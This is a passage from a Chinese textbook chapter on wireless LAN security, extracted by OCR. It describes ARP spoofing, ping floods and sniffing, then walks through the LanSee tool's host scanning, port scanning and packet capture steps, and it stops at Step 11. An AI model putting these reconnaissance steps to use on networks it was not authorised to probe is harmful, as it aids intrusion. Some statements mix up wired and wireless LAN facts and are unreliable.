由于距离较近，传输速率较快，为10～1000Mb/s。无线局域网常见的分类方法有以下几种：



（1）按其采用的技术可分为不同的种类，如 Ether Net（以太网）、FDDI、Token Ring（令牌环）等。



（2）按联网的主机间的关系，可分为两类，如对等网和 C/S（客户 / 服务器）网。

（3）按使用的操作系统不同可分为许多种，如 Windows 网和 Novell 网。

无线局域网最主要的特点是：网络为一个单位所拥有，且地理范围和站点数目均有限。无线局域网具有如下的一些主要优点：

（1）网内主机主要为个人计算机，是专门适于微机的网络系统。

（2）覆盖范围较小，适于单位内部联网。

（3）传输速率高，误码率低。

（4）系统扩展和使用方便，可共享昂贵的外部设备、软件和数据。

（5）可靠性较高，适于数据处理和办公自动化。

无线局域网非常灵活，两台计算机就可以连成一个无线局域网。无线局域网的安全是内部网络安全的关键，如何保证无线局域网的安全性成为网络安全研究的一个重点。

14.1.2　无线局域网安全隐患

随着人类社会生活对Internet需求的日

益增长，网络安全逐渐成为Internet及各项网络服务和应用进一步发展的关键问题。网络使用户以最快速度获取信息，但是非公开性信息的被盗用和破坏，是目前无线局域网面临的主要问题。

1. 无线局域网病毒

在无线局域网中，网络病毒除了具有可传播性、可执行性、破坏性、隐蔽性等计算机病毒的共同特点外，还具有以下几个新特点：

（1）传染速度快。在无线局域网中，由于通过服务器连接每一台计算机，这不仅给病毒传播提供了有效的通道，而且病毒传播速度很快。在正常情况下，只要网络中有一台计算机存在病毒，在很短的时间内，将会导致无线局域网内计算机相互感染繁殖。

（2）对网络破坏程度大。如果无线局域网感染病毒，将直接影响到整个网络系统的工作，轻则降低速度，重则破坏服务器重要数据信息，甚至导致整个网络系统崩溃。

（3）病毒不易清除。清除无线局域网中的计算机病毒，要比清除单机病毒复杂得多。无线局域网中只要有一台计算机未能完全消除病毒，就可能使整个网络重新被病毒感染，即使刚刚完成清除工作的计算机，也很有可能立即被无线局域网中的另一台带病毒计算机所感染。



2. ARP攻击

ARP攻击主要存在于无线局域网网络中，对网络安全危害极大。ARP攻击就是通过伪造的IP地址和MAC地址，实现ARP欺骗，它可以在网络中产生大量的ARP通信数据，使网络系统传输发生阻塞。如果攻击者持续不断地发出伪造的ARP响应包，就能更改目标主机ARP缓存中的IP-MAC地址，造成网络遭受攻击或中断。

3. Ping洪水攻击

Windows提供一个Ping程序，使用它可以测试网络是否连接。Ping洪水攻击也称为ICMP入侵，是利用Windows系统的漏洞来入侵的。这种攻击方式也称DoS攻击（拒绝服务攻击），即在一个时段内连续向服务器发出大量请求，服务器来不及响应而死机。

4. 嗅探

无线局域网是黑客进行监听嗅探的主要场所。黑客在无线局域网内的一个主机、网关上安装监听程序，就可以监听出整个无线局域网的网络状态、数据流动、传输数据等信息。因为一般情况下，用户的所有信息，例如账号和密码，都是以明文的形式在网络上传输的。目前可以在无线局域网中进行嗅探的工具很多，例如Sniffer等。

14.2　无线局域网的查看

利用专门的无线局域网查看工具可以查看无线局域网中各个主机的信息，本节将介绍两款非常方便实用的无线局域网查看工具。


14.2.1　使用LanSee工具

局域网查看工具（LanSee）是一款对局域网上的各种信息进行查看的工具。它集成了局域网搜索功能，可以快速搜索出计算机（包括计算机名、IP地址、MAC地址、所在工作组、用户）、共享资源、

共享文件，可以捕获各种数据包（TCP、UDP、ICMP、ARP），甚至可以从流过网卡的数据中嗅探出QQ号码、音乐、视频、图片等账号、文件。

使用该工具查看无线局域网中各种信息的具体操作步骤如下：


Step 01 双击下载的“局域网查看工具”程序，即可打开“局域网查看工具”主窗口，如下图所示。




Step 02 在工具栏单击“工具选项”按钮，即可打开“选项”对话框，选择“搜索计算机”选项，在其中设置扫描计算机的起始IP段和结束IP地址段等属性，如下图所示。



Step 03 选择“搜索共享文件”选项，在其中即可添加和删除文件类型，如下图所示。



Step 04 选择“局域网聊天”选项，在其中可以设置聊天时使用的用户名和备注，如下图所示。




Step 05 选择“扫描端口”选项，在其中即可设置扫描的IP地址、端口、超时等属性，设置完毕后单击“保存”按钮，即可保存各项设置，如下图所示。




Step 06 在“局域网查看工具”主窗口中单击“开始”按钮，即可搜索出指定IP段内的主机，在其中即可看到各个主机的IP地址、计算机名、工作组、MAC地址等属性，如下


图所示。




Step 07 如果想与某个主机建立连接，在搜索到的主机列表中右击该主机，在弹出的快捷菜单中选择“打开计算机”选项，即可打开“Windows安全”对话框，在其中输入该主机的用户名和密码后，单击“确定”按钮才可以与该按钮建立连接，如下图所示。




Step 08 在“搜索工具”栏目下单击“主机巡测”按钮，即可打开“主机巡测”窗口，此时可搜索出在线的主机，在其中即可看到在线主机的IP地址、MAC地址、最近扫描时间等信息，如下图所示。




Step 09 在“局域网查看工具”中还可以对共享资源进行设置。在“搜索工具”栏目下单击“设置共享资源”按钮，即可打开“设置共享资源”窗口，如下图所示。




Step 10 单击“共享目录”文本框后的浏览按钮，即可打开“浏览文件夹”对话框，如下图所示。




Step 11 